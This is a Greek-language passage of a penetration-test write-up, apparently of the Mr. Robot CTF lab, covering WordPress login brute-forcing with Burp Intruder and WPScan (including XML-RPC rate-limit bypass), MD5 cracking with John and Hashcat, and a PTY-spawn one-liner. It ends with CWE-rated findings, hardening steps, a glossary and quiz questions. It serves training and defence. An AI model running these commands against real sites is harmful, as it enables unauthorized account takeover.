
Εικόνα 25. Προώθηση του αιτήματος `/wp-login.php` στο Burp Suite Intruder.

2. **Ορισμός Θέσεων Μεταβλητών (Payload Positions):** Ορίζεται ως τύπος επίθεσης το **Sniper** (για μεμονωμένη παράμετρο) και τοποθετούνται δείκτες (`§`) γύρω από την παράμετρο του κωδικού: `pwd=§password§`.




Εικόνα 26. Ορισμός της παραμέτρου `pwd` ως θέσης εισαγωγής payload.

3. **Φόρτωση Λεξικού:** Στην καρτέλα Payloads, εισάγεται η βελτιστοποιημένη λίστα `fs-list`.



Εικόνα 27. Φόρτωση του επεξεργασμένου λεξικού `fs-list`.

4. **Ανάλυση Αποτελεσμάτων:** Κατά την εκτέλεση, η επιτυχής απόπειρα διαφοροποιείται άμεσα από τις υπόλοιπες είτε λόγω μεταβολής του **HTTP Status Code** (`302 Found` αντί για `200 OK`) είτε λόγω σημαντικής διαφοράς στο μέγεθος της απόκρισης (**Length**).



Εικόνα 28. Εντοπισμός του έγκυρου κωδικού βάσει διαφοροποίησης Status Code / Length.


9.2 Στοχευμένη Σάρωση και Brute-Force με Χρήση WPScan

Το **WPScan** είναι ένα εξειδικευμένο εργαλείο αξιολόγησης ασφαλείας για το WordPress, το οποίο γνωρίζει εγγενώς την αρχιτεκτονική της πλατφόρμας.

```
wpscan --url http://<target-ip> -t 50 -U elliot -P fs-list
```

Πλεονεκτήματα Έναντι του Hydra:

- Αναγνωρίζει αυτόματα τα endpoints αυθεντικοποίησης χωρίς χειροκίνητη παραμετροποίηση.
- Υποστηρίζει την εκμετάλλευση της διεπαφής **XML-RPC** (`xmlrpc.php`), επιτρέποντας την τεχνική **system.multicall**, η οποία δοκιμάζει εκατοντάδες συνδυασμούς κωδικών σε ένα **μοναδικό** HTTP αίτημα, παρακάμπτοντας απλούς μηχανισμούς rate limiting.




Εικόνα 29. Επιβεβαίωση των διαπιστευτηρίων του χρήστη `elliot` μέσω WPScan.

9.3 Τοπική Κρυπτανάλυση Hash με John the Ripper

Η ανάκτηση του κωδικού πρόσβασης από το αρχείο `password.raw-md5` μπορεί να πραγματοποιηθεί τοπικά με το εργαλείο **John the Ripper**, χρησιμοποιώντας το καθιερωμένο λεξικό `rockyou.txt`:

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```




Εικόνα 30. Επιτυχής κρυπτανάλυση του MD5 hash μέσω John the Ripper.

9.4 Επιταχυνόμενη Ανάκτηση μέσω Καρτών Γραφικών (Hashcat GPGPU)

Για hashes υψηλής πολυπλοκότητας, η χρήση επιτάχυνσης μέσω GPU (GPGPU computation) αποτελεί τη βέλτιστη βιομηχανική πρακτική. Το εργαλείο **Hashcat** αξιοποιεί τον μαζικό παραλληλισμό των καρτών γραφικών:

```
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

- `-m 0`: Δηλώνει τον τύπο κατακερματισμού (0 = MD5).
- `-a 0`: Δηλώνει Straight Dictionary Attack.



Εικόνα 31. Εξαιρετικά ταχεία ολοκλήρωση της διαδικασίας κρυπτανάλυσης με χρήση Hashcat.

Σύγκριση Υπολογιστικής Απόδοσης (Ενδεικτικές Μετρήσεις):

- **CPU (Intel i7):** $\approx 10 - 50 \times 10^6$ hashes/sec για MD5.
- **GPU (NVIDIA RTX 3080/4090):** $\approx 50 - 150 \times 10^9$ hashes/sec για MD5.
  Η τεράστια αυτή διαφορά υπογραμμίζει γιατί οι αλγόριθμοι χωρίς ενσωματωμένο υπολογιστικό κόστος θεωρούνται πλέον πλήρως παρωχημένοι.

---

10. Αξιολόγηση Ευρημάτων και Μέτρα Αποκατάστασης

10.1 Πίνακας Ταξινόμησης Αδυναμιών κατά CVSS / Βαρύτητα

Κατά τη διάρκεια της δοκιμής διείσδυσης εντοπίστηκαν πολλαπλές αδυναμίες, οι οποίες αξιολογούνται συνοπτικά στον παρακάτω πίνακα:

Ευπάθεια / Αδυναμία Διαμόρφωσης	Επίπεδο Στοίβας	CWE / Ταξινόμηση	Εκτιμώμενη Βαρύτητα	Επιχειρησιακή Επίπτωση
Ευαίσθητες Καταχωρίσεις στο `robots.txt`	Web Server / Info	CWE-200 (Information Exposure)	**Χαμηλή (Low)**	Αποκάλυψη κρυφών αρχείων και προσαρμοσμένου λεξικού.
User Enumeration μέσω Διαφοροποίησης Μηνυμάτων	Application	CWE-204 (Observable Response Discrepancy)	**Μεσαία (Medium)**	Ταυτοποίηση έγκυρων λογαριασμών διαχειριστών.
Ανεπαρκής Πολιτική Κωδικών Πρόσβασης	Application	CWE-521 (Weak Password Requirements)	**Υψηλή (High)**	Παραβίαση λογαριασμού διαχειριστή μέσω λεξικού.
Ενεργός Επεξεργαστής Αρχείων Θέματος (Theme Editor)	Application / CMS	CWE-94 (Improper Control of Code Generation)	**Υψηλή (High)**	Απομακρυσμένη εκτέλεση κώδικα (RCE) και απόκτηση Reverse Shell.
Αποθήκευση Password σε MD5 χωρίς Salt	OS / Data Storage	CWE-327 (Use of a Broken Cryptographic Algorithm)	**Μεσαία (Medium)**	Άμεση ανάκτηση κωδικού χρήστη μέσω Rainbow Tables.
SUID Bit σε Εργαλείο Γενικής Χρήσης (`nmap`)	Operating System	CWE-250 (Execution with Unnecessary Privileges)	**Κρίσιμη (Critical)**	Πλήρης κλιμάκωση προνομίων σε επίπεδο υπερχρήστη (`root`).

10.2 Προτεινόμενα Μέτρα Τεχνικής Αποκατάστασης (Hardening Roadmap)

Για την αποτελεσματική θωράκιση του συστήματος και την εφαρμογή της αρχής της **Άμυνας σε Βάθος (Defense in Depth)**, συνιστώνται τα ακόλουθα μέτρα:

1. **Εξυγίανση του `robots.txt` :** Άμεση αφαίρεση ευαίσθητων διαδρομών από το αρχείο. Η ασφάλεια των πόρων πρέπει να επιβάλλεται μέσω μηχανισμών αυθεντικοποίησης και εξουσιοδότησης (Access Control Lists) στον web server και όχι μέσω απόκρυψης.
2. **Ενοποίηση Μηνυμάτων Αυθεντικοποίησης:** Διαμόρφωση της εφαρμογής ώστε να επιστρέφει ένα ενιαίο, γενικό μήνυμα σφάλματος σε κάθε αποτυχημένη προσπάθεια σύνδεσης (π.χ. *«Εσφαλμένο όνομα χρήστη ή κωδικός πρόσβασης»*), αποτρέποντας την απαρίθμηση χρηστών.
3. **Εφαρμογή Rate Limiting & Account Lockout:** Ενεργοποίηση μηχανισμών περιορισμού αποτυχημένων προσπαθειών σύνδεσης (π.χ. κλείδωμα μετά από 5 αποτυχημένες απόπειρες) και χρήση Web Application Firewall (WAF) για την αποτροπή αυτοματοποιημένων επιθέσεων brute-force.

4. **Επιβολή Ελέγχου Ταυτότητας Πολλαπλών Παραγόντων (MFA):** Υποχρεωτική ενεργοποίηση MFA/2FA για όλους τους λογαριασμούς με δικαιώματα διαχειριστή (`Administrator`).
5. **Απενεργοποίηση του Ενσωματωμένου File Editor:** Προσθήκη της παρακάτω παραμέτρου στο αρχείο `wp-config.php` για την πλήρη κατάργηση της δυνατότητας τροποποίησης κώδικα από το web dashboard:
   `php define('DISALLOW_FILE_EDIT', true);`
6. **Απενεργοποίηση XML-RPC:** Εφόσον δεν χρησιμοποιούνται εξωτερικές εφαρμογές διαχείρισης, συνιστάται η απενεργοποίηση του `xmlrpc.php` μέσω του αρχείου `.htaccess` ή κατάλληλου plugin:
   `apache <Files xmlrpc.php> Order Allow,Deny Deny from all </Files>`
7. **Αναβάθμιση Κρυπτογραφικών Αλγορίθμων:** Καθολική κατάργηση του MD5 και υιοθέτηση σύγχρονων, ασφαλών συναρτήσεων παραγωγής κλειδιών (**Argon2id** ή **bcrypt**) με μοναδικό κρυπτογραφικό salt ανά λογαριασμό.
8. **Αυστηροποίηση Δικαιωμάτων Αρχείων (File Permissions Hardening):** Περιορισμός των δικαιωμάτων ανάγνωσης σε ευαίσθητα αρχεία εντός των προσωπικών καταλόγων των χρηστών (`chmod 700 /home/<user>`).
9. **Εξάλειψη Επισφαλών SUID Binaries:** Αφαίρεση του SUID bit από εργαλεία γενικής χρήσης που επιτρέπουν διαφυγή κελύφους:
   `bash chmod u-s /usr/local/bin/nmap`
10. **Εφαρμογή Αρχής Ελαχίστων Προνομίων (Least Privilege):** Διασφάλιση ότι οι λογαριασμοί των υπηρεσιών δικτύου (όπως ο `daemon` ή ο `www-data`) δεν διαθέτουν δικαιώματα πρόσβασης σε εργαλεία μεταγλώττισης ή εκτέλεσης εντολών συστήματος.

10.3 Πίνακας Αντιστοίχισης Ευρήματος και Προστατευτικής Δράσης

Εντοπισμένη Αδυναμία	Αντίστοιχο Διορθωτικό Μέτρο	Επιχειρησιακό Αποτέλεσμα
Έκθεση paths στο `robots.txt`	Μέτρα 1, 8	Ελαχιστοποίηση των πληροφοριών που συλλέγονται παθητικά.
User Enumeration (CWE-204)	Μέτρο 2	Αδυναμία επιβεβαίωσης έγκυρων ονομάτων χρηστών.
Brute-Force Επιθέσεις	Μέτρα 3, 4	Αποτροπή εξαντλητικών επιθέσεων και προστασία διαπιστευτηρίων.
Εκτέλεση Κώδικα μέσω Dashboard	Μέτρα 5, 6	Εξουδετέρωση του διανύσματος Remote Code Execution (RCE).
Ευάλωτο Password Hash (MD5)	Μέτρο 7	Δραστική αύξηση του υπολογιστικού κόστους κρυπτανάλυσης.
SUID Root Binary	Μέτρα 9, 10	Αποτροπή της κάθετης κλιμάκωσης προνομίων σε επίπεδο OS.

Παραρτήματα

Παράρτημα Α: Ολοκληρωμένο Τεχνικό Γλωσσάρι

- **Reconnaissance (Αναγνώριση):** Η αρχική φάση συλλογής πληροφοριών σχετικά με το σύστημα-στόχο (διευθύνσεις IP, ανοικτές θύρες, λειτουργικά συστήματα).
- **Enumeration (Απαρίθμηση):** Η διαδικασία ενεργητικής διερεύνησης μιας υπηρεσίας για την εξαγωγή λεπτομερών στοιχείων, όπως ονόματα χρηστών, κοινόχρηστοι πόροι και εκδόσεις λογισμικού.
- **Wordlist (Λεξικό Λέξεων):** Αρχείο κειμένου που περιέχει λίστα πιθανών κωδικών πρόσβασης, ονομάτων χρηστών ή διαδρομών αρχείων για χρήση σε αυτοματοποιημένες δοκιμές.
- **Brute-Force Attack:** Μέθοδος επίθεσης που βασίζεται στη συστηματική, εξαντλητική δοκιμή όλων των πιθανών συνδυασμών μέχρι τον εντοπισμό του σωστού.
- **Hash Function (Συνάρτηση Κατακερματισμού):** Μαθηματικός αλγόριθμος μονόδρομης κατεύθυνσης που μετατρέπει δεδομένα αυθαίρετου μεγέθους σε μια συμβολοσειρά σταθερού μήκους.
- **Cryptographic Salt:** Τυχαία συμβολοσειρά δεδομένων που προστίθεται στον κωδικό πρόσβασης πριν τον κατακερματισμό του, καθιστώντας κάθε hash μοναδικό και προστατεύοντας από επιθέσεις Rainbow Tables.
- **Rainbow Tables:** Προϋπολογισμένες βάσεις δεδομένων που περιέχουν ζεύγη γνωστών κειμένων και των αντίστοιχων hashes τους, επιτρέποντας την άμεση αναζήτηση και ανάκτηση κωδικών.
- **Reverse Shell:** Τεχνική απομακρυσμένης πρόσβασης κατά την οποία ο στόχος εκκινεί μια σύνδεση προς τον σταθμό του επιτιθέμενου και του παραχωρεί πρόσβαση γραμμής εντολών.
- **Bind Shell:** Τεχνική πρόσβασης κατά την οποία ο στόχος ανοίγει μια τοπική θύρα ακρόασης και περιμένει τον επιτιθέμενο να συνδεθεί σε αυτήν.
- **Payload:** Το εκτελέσιμο τμήμα κακόβουλου κώδικα που παραδίδεται στον στόχο για να εκτελέσει μια συγκεκριμένη ενέργεια (π.χ. δημιουργία reverse shell).
- **PTY (Pseudo-Terminal):** Εικονική διεπαφή τερματικού στο Linux που εξομοιώνει ένα φυσικό τερματικό, επιτρέποντας τη διαδραστική εκτέλεση εντολών.
- **SUID (Set User ID) Bit:** Ειδικό δικαίωμα αρχείου σε περιβάλλοντα UNIX/Linux, το οποίο επιτρέπει στους χρήστες να εκτελούν το αρχείο με τα δικαιώματα του ιδιοκτήτη του (συνήθως του `root`).
- **RUID (Real User ID):** Το αναγνωριστικό του πραγματικού χρήστη που εκκίνησε μια διεργασία.
- **EUID (Effective User ID):** Το αναγνωριστικό που καθορίζει τα δικαιώματα πρόσβασης μιας διεργασίας κατά την εκτέλεσή της από τον πυρήνα (kernel).
- **Defense in Depth (Άμυνα σε Βάθος):** Στρατηγική ασφάλειας που βασίζεται στην εφαρμογή πολλαπλών, διαδοχικών επιπέδων προστασίας σε όλη την έκταση της πληροφοριακής υποδομής.
- **Attack Surface (Επιφάνεια Επίθεσης):** Το σύνολο όλων των πιθανών σημείων εισόδου μέσω των οποίων ένας μη εξουσιοδοτημένος χρήστης μπορεί να επιχειρήσει να εισέλθει ή να αντλήσει δεδομένα από ένα σύστημα.

Παράρτημα Β: Ερωτήσεις Αυτοαξιολόγησης και Εμπέδωσης

1. **Ερώτηση:** Γιατί η καταχώριση ευαίσθητων διαδρομών στο αρχείο `robots.txt` αποτελεί εσφαλμένη πρακτική ασφάλειας;
   Απάντηση: Επειδή το αρχείο είναι δημόσια προσβάσιμο σε οποιονδήποτε. Η καταχώριση διαδρομών σε αυτό αποκαλύπτει ακριβώς ποια σημεία επιθυμεί ο διαχειριστής να προστατεύσει, παρέχοντας άμεσο στόχο στους επιτιθέμενους (Security through Obscurity).
2. **Ερώτηση:** Πώς αξιοποιείται η αδυναμία CWE-204 για την απαρίθμηση χρηστών σε μια εφαρμογή ιστού;
   Απάντηση: Μέσω της διαφοροποίησης των μηνυμάτων σφάλματος (π.χ. «Άκυρος χρήστης» έναντι «Λανθασμένος κωδικός»). Ο επιτιθέμενος απομονώνει τη μεταβλητή του χρήστη και επιβεβαιώνει τα έγκυρα ονόματα πριν δοκιμάσει κωδικούς.
3. **Ερώτηση:** Γιατί είναι απολύτως αναγκαία η ταξινόμηση (`sort`) πριν την αφαίρεση διπλοτύπων με την εντολή `uniq` ;
   Απάντηση: Διότι η εντολή `uniq` συγκρίνει αποκλειστικά γειτονικές γραμμές. Εάν πανομοιότυπες εγγραφές βρίσκονται διάσπαρτες στο αρχείο, δεν θα εντοπιστούν χωρίς προηγούμενη ταξινόμηση.
4. **Ερώτηση:** Γιατί η εντολή `su` αποτυγχάνει σε ένα βασικό Web Reverse Shell και πώς αποκαθίσταται η λειτουργία της;
   Απάντηση: Αποτυγχάνει διότι το shell στερείται PTY (ψευδο-τερματικού), το οποίο απαιτείται για την ασφαλή ανάγνωση του κωδικού πρόσβασης. Αποκαθίσταται μέσω της εκτέλεσης `python -c 'import pty; pty.spawn("/bin/bash")'` .
5. **Ερώτηση:** Ποιος είναι ο ακριβής μηχανισμός μέσω του οποίου ένα SUID binary οδηγεί σε απόκτηση root shell;
   Απάντηση: Το εκτελέσιμο τρέχει με EUID `0` (`root`). Εάν το πρόγραμμα επιτρέπει τη διαφυγή σε κέλυφος συστήματος (π.χ. μέσω `system()`) χωρίς να αποποιείται τα προνόμια, το παραγόμενο shell κληρονομεί πλήρη δικαιώματα διαχειριστή.
6. **Ερώτηση:** Ποια είναι η θεμελιώδης διαφορά μεταξύ του αλγορίθμου MD5 και του Argon2id ως προς την αποθήκευση passwords;
   Απάντηση: Ο MD5 είναι εξαιρετικά γρήγορος και ευάλωτος σε μαζικό παραλληλισμό (GPU/ASIC), ενώ ο Argon2id ενσωματώνει ρυθμιζόμενο υπολογιστικό κόστος και απαιτήσεις μνήμης (memory-hard), καθιστώντας τις επιθέσεις brute-force ασύμφορες.
7. **Ερώτηση:** Ποιο ήταν το κρίσιμο μέτρο που, εάν εφαρμοζόταν στο WordPress, θα απέτρεπε το Initial Access;
   Απάντηση: Η απενεργοποίηση της επεξεργασίας αρχείων μέσω της εντολής `define('DISALLOW_FILE_EDIT', true);` στο αρχείο `wp-config.php` .
8. **Ερώτηση:** Γιατί προτιμάται η μέθοδος HTTP POST έναντι της GET για την υποβολή διαπιστευτηρίων σύνδεσης;
   Απάντηση: Επειδή η μέθοδος POST μεταφέρει τα διαπιστευτήρια στο σώμα του αιτήματος και όχι στο URL (Query String), αποτρέποντας την καταγραφή τους στα web server access logs, στο ιστορικό του browser και στους proxies.
9. **Ερώτηση:** Ποιο είναι το πλεονέκτημα του Reverse Shell έναντι του Bind Shell σε περιβάλλοντα που προστατεύονται από firewall;
   Απάντηση: Το Reverse Shell εκκινεί εξερχόμενη σύνδεση από τον στόχο προς τον επιτιθέμενο.

Τα firewalls συνήθως επιτρέπουν την εξερχόμενη κίνηση, ενώ μπλοκάρουν τις εισερχόμενες συνδέσεις που απαιτούνται από τα Bind Shells.

10. **Ερώτηση:** Πώς η αρχή των ελαχίστων προνομίων θα περιόριζε τις επιπτώσεις της παραβίασης του web server;
    Απάντηση: Εάν ο service user (`daemon`) είχε πρόσβαση αποκλειστικά στα απολύτως απαραίτητα αρχεία της εφαρμογής και δεν μπορούσε να διαβάσει αρχεία σε φακέλους χρηστών (`/home/robot`) ή να εκτελέσει SUID binaries, η κλιμάκωση θα είχε αποτραπεί.

Παράρτημα Γ: Λίστα Ελέγχου Δοκιμής Διείσδυσης (Checklist)

- [x] Πλήρης χαρτογράφηση θυρών TCP (`nmap -sV -open`)
- [x] Επιθεώρηση δημόσιων αρχείων ρυθμίσεων (`robots.txt` , `sitemap.xml`)
- [x] Εντοπισμός και ανάκτηση εκτεθειμένων πόρων (Key 1, wordlist)
- [x] Εκτέλεση Directory Fuzzing με βελτιστοποιημένα λεξικά (`gobuster`)
- [x] Καταγραφή αιτημάτων αυθεντικοποίησης μέσω HTTP Proxy (Burp Suite)
- [x] Έλεγχος διαφοροποίησης αποκρίσεων για απαρίθμηση χρηστών (CWE-204)
- [x] Προετοιμασία και αποδιπλασιασμός λεξικού κωδικών (`sort -u`)
- [x] Εκτέλεση στοχευμένης επίθεσης brute-force διαπιστευτηρίων (`hydra` / `wpscan`)
- [x] Αξιολόγηση δυνατοτήτων του διαχειριστικού περιβάλλοντος CMS
- [x] Εισαγωγή reverse shell payload μέσω προτύπων θέματος (Theme Editor)
- [x] Λήψη αντίστροφης σύνδεσης και ανάλυση περιβάλλοντος εκτέλεσης (`whoami` , `id`)
